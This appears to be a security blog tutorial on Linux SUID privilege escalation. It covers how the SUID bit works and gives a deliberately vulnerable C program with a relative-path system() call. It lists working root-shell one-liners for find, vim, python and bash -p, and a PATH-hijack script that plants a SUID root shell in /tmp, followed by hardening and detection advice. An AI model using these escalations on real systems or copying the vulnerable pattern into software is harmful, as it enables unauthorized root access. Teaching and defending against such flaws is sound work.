

Disclaimer: This article is provided strictly for educational purposes and authorized security testing. Only run these techniques against systems you own or have explicit written permission to assess. Unauthorized access to computer systems is illegal in virtually every jurisdiction and can carry severe penalties.
Introduction
The SUID (Set-owner-UID) bit is a permission flag that tells the kernel to run an executable with the privileges of the file’s owner, not the privileges of the user who launched it. When the owner is root, this lets an ordinary user run a program that, for its duration, has full root capabilities — the classic legitimate example is /usr/bin/passwd, which needs to write to root-owned /etc/shadow on behalf of any user changing their own password. It is a decades-old mechanism, and it works exactly as designed for programs that were written carefully to drop or scope their elevated privileges before doing anything attacker-influenced.
The problem is everything that was *not* written that carefully. Any SUID root binary that can be coerced into spawning a shell, reading/writing an arbitrary file, or executing a command of the caller’s choosing hands over full root the instant it runs — and this includes both custom in-house tools with sloppy system() calls and, more commonly, completely standard Unix utilities like find, vim, cp, python, and tar that were never designed to be SUID root but ship with generic system-execution features that make them dangerous the moment the bit is set. The GTFOBins project catalogs exactly which common binaries support this and the precise syntax for each, making SUID enumeration one of the highest-yield, lowest-effort steps in any Linux privilege-escalation checklist.
Attack Prerequisites
Exploiting SUID binaries requires local execution rights and a SUID root binary that is either a known GTFOBins entry or has an exploitable custom flaw. Concretely:
- Local shell access as any low-privileged user with execute permission on the target binary.
- A SUID binary owned by root (
-rwsr-xr-x— note thesin the owner execute position) discoverable via a filesystem sweep. - Either a GTFOBins-documented escape in a standard utility, or a custom/third-party SUID binary with a coding flaw** — a
system()/popen()call built from unsanitized input, a relative-path call to another program, or a buffer overflow. - No compensating hardening such as the binary dropping privileges internally (
setuid(getuid())before doing anything user-influenced), a restrictive LSM policy, or the filesystem mountednosuid.
How It Works
The kernel’s execve() implementation checks the SUID bit at exec time: if set, it copies the file owner’s UID into the new process’s *effective* UID (and, depending on kernel and binary, sometimes the saved UID as well), while the *real* UID stays that of the invoking user. From that point forward the process has root’s effective privileges for filesystem and capability checks, but the OS has no way to know or restrict what the program actually *does* with that privilege — that is entirely up to the binary’s own code. A well-written SUID program does the one privileged operation it needs (e.g. writing /etc/shadow), then immediately drops back to the real UID before processing any further user input.
Exploitation targets programs that skip that discipline. Two failure patterns dominate. The first is a program that intentionally offers general execution functionality — a text editor with a :!command shell escape, find with -exec, python/perl outright being interpreters — and that functionality was never disabled for the SUID context. The second is a genuine coding bug in a custom binary: calling system("service apache2 restart") with a relative command name instead of /usr/sbin/service, so the invoking user’s PATH determines which service binary actually runs; or building a shell command string from unsanitized argv, enabling classic command injection with root’s effective UID attached.
bash itself is worth calling out separately: when bash starts and detects that its effective UID differs from its real UID (the signature of being launched from a SUID binary or sudo), it normally drops the effective UID back to the real UID immediately as a safety measure — unless invoked with the -p (privileged) flag, which suppresses that drop. This is precisely why the standard payload for a SUID-invoked shell is /bin/sh -p or bash -p: it disables bash’s own protection against exactly this scenario.
Vulnerable Code / Configuration
The bare minimum vulnerable configuration is simply the SUID bit set on a shell — either directly, or copied and stamped by a prior escalation step:
$ ls -la /usr/local/bin/maint-shell
-rwsr-xr-x 1 root root 1234376 Feb 11 2025 /usr/local/bin/maint-shell
#  ^ SUID bit set, owner root -- this is literally /bin/bash, renamed,
# installed 'for convenience' by an admin who needed a quick root shell
# during setup and never removed it.Far more common in the wild is a custom in-house SUID root binary that shells out with a relative or unsanitized command — here a fictional maintenance tool meant to let operators restart a service without full root:
// service-restart.c -- installed SUID root: chmod 4755, chown root
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char **argv) {
    setuid(0); setgid(0);          // stays root, does not drop privileges
    // VULNERABLE: relative command name -- resolved via the CALLER's PATH,
    // not an absolute, trusted path.
    system("service apache2 restart");
    return 0;
}
// Any user who can write a file named 'service' earlier in their PATH
// controls what actually executes here, as root.Walkthrough / Exploitation
Begin every engagement with a full SUID sweep — this single command is the backbone of Linux local privilege-escalation enumeration:
find / -perm -4000 -type f -ls 2>/dev/null
# alternative, includes SGID (-2000) too:
find / -perm /6000 -type f 2>/dev/null -exec ls -la {} \;Cross-reference every result against GTFOBins for a SUID entry. find itself is one of the most reliable and commonly present:

/usr/bin/find . -exec /bin/sh -p \; -quit
id # uid=1000(user) euid=0(root) -- root shellOther frequent GTFOBins SUID hits and their one-liners:
# vim: shell escape from a SUID copy
/usr/bin/vim -c ':!/bin/sh' -c ':q'

# python: direct setuid/exec, works even without cap_setuid because the
# process already runs with euid 0 from the SUID bit
/usr/bin/python3 -c 'import os; os.setuid(0); os.setgid(0); os.system("/bin/sh")'For a SUID bash found directly, or once you have any root-effective shell spawned via one of the techniques above, always launch it with -p to prevent bash’s own UID-drop safety check from undoing the escalation:
/path/to/suid-bash -p
id # confirm euid=0For a custom binary suspected of a relative-PATH system() call, hijack the resolution instead of looking for a scripting escape:
cat > /tmp/service <<'EOF'
#!/bin/bash
cp /bin/bash /tmp/rootbash; chmod 4755 /tmp/rootbash
EOF
chmod +x /tmp/service
export PATH=/tmp:$PATH
/usr/local/bin/maint-tool restart      # invokes our fake 'service' as root
/tmp/rootbash -pNote: Ownership matters: a binary that is SUID but owned by a non-root user only grants that user’s privileges — still worth checking for lateral movement to a more privileged account, especially one with broader
sudorights.
Opsec:
strings/straceon a custom SUID binary quickly reveal relative command names and unsanitizedsystem()calls without source access:strings ./binary | grep -E 'bin/|system|exec'andstrace -f -e trace=execve ./binaryshow exactly what runs and how.
Detection and Defense
SUID exposure is minimized by keeping the set of SUID binaries as small as possible and by writing any custom SUID tool defensively:
- Strip the SUID bit from anything that does not strictly need it — audit
find / -perm -4000output against the distribution’s known-necessary list (passwd,su,mount,ping, a handful of others) and remove it from everything else withchmod u-s. - Prefer file capabilities scoped narrowly over SUID for custom tools that need one specific privileged operation, rather than granting full root via the SUID bit.
- In custom SUID code: drop privileges immediately after the one privileged operation (
seteuid(getuid())), use absolute paths for everyexec/systemcall, sanitize or avoid shelling out entirely (useexecvewith a fixed argv instead ofsystem()), and set a controlledPATHinside the program. - Mount untrusted or user-writable filesystems
nosuid(/tmp,/home, removable media, NFS shares) so a planted SUID binary cannot be executed with its bit honored. - Baseline SUID/SGID inventory and alert on new files matching
-perm -4000or-perm -2000via file integrity monitoring or periodic scans.
Real-World Impact
SUID abuse is one of the two or three most common Linux privilege-escalation findings in real assessments and CTFs alike, and is the first or second check run by essentially every enumeration script (linpeas.sh, LinEnum, unix-privesc-check). GTFOBins’ SUID column exists specifically because system administrators routinely SUID-root standard utilities (find, vim, less, cp) as a quick fix for a permissions problem, without realizing the utility’s built-in functionality turns that quick fix into an unrestricted root shell for any local user.
Conclusion
The SUID bit is unforgiving: it does not grant “a little bit of root” for one task, it grants full effective root for the entire lifetime of the process, and trusts the binary’s own code to behave. Whether the flaw is a generic utility’s documented shell escape or a custom tool’s careless system() call, the fix is the same discipline — keep the SUID set minimal, write privileged code defensively with absolute paths and immediate privilege drop, and enumerate find / -perm -4000 regularly, because an attacker will do exactly that on the first minute of access.
You Might Also Like
If you found this useful, these related deep-dives cover adjacent techniques and their defenses:
Comments